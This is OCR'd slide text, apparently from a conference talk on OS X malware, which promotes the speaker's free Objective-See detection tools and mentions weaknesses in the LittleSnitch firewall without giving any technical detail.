




"built to audit & remediate, security configuration settings on OS X 10.11"
-S. Piper

OS X Security Tool

LittleSnitch Firewall



'snitching

trivial to bypass


yes, stay tuned!

security vulnerabilities?

*"if [LittleSnitch] is found, the malware [**OSX/DevilRobber.A**] will skip installation and proceed to execute the clean software"* -fSecure.com

My Personal Security Tools


Objective-See, because "sharing is caring" :)



I should write some OS X security tools to protect my Mac

....and share 'em freely :)

...as they try to sell things!



"No one is going to provide you a quality service for nothing. If you're not paying, you're the product." -fSecure


Security Tools

Objective-See

specimens to play with!

Objective-See products malware blog about

"providing visibility to the core"



TaskExplorer

Hijack Scanner

KnockKnock

BlockBlock


KextViewr

Ostiarius

Lockdown

CONCLUSIONS

wrapping this all up…



Conclusions & Application

learned about:


os x malware
(**iWorm**, **Crisis**, **Genieo**, etc.)

generic detection & analysis

scan & protect!

little snitch/firewall

Objective-See



patrick@synack.com

@patrickwardle

'focus on session'
today @ 2:10 PM, west room 2016

credits

images

- iconmonstr.com
- http://wirdou.com/2012/02/04/is-that-bad-doctor/

resources

- thesafemac.com
- "Mac OS X & iOS Internals", Jonathan Levin
- http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/
- http://baesystemsai.blogspot.ch/2015/06/new-mac-os-malware-exploits-mackeeper.html
- http://kasperskycontenthub.com/wp-content/uploads/sites/43/vlpdfs/unveilingthemask_v1.0.pdf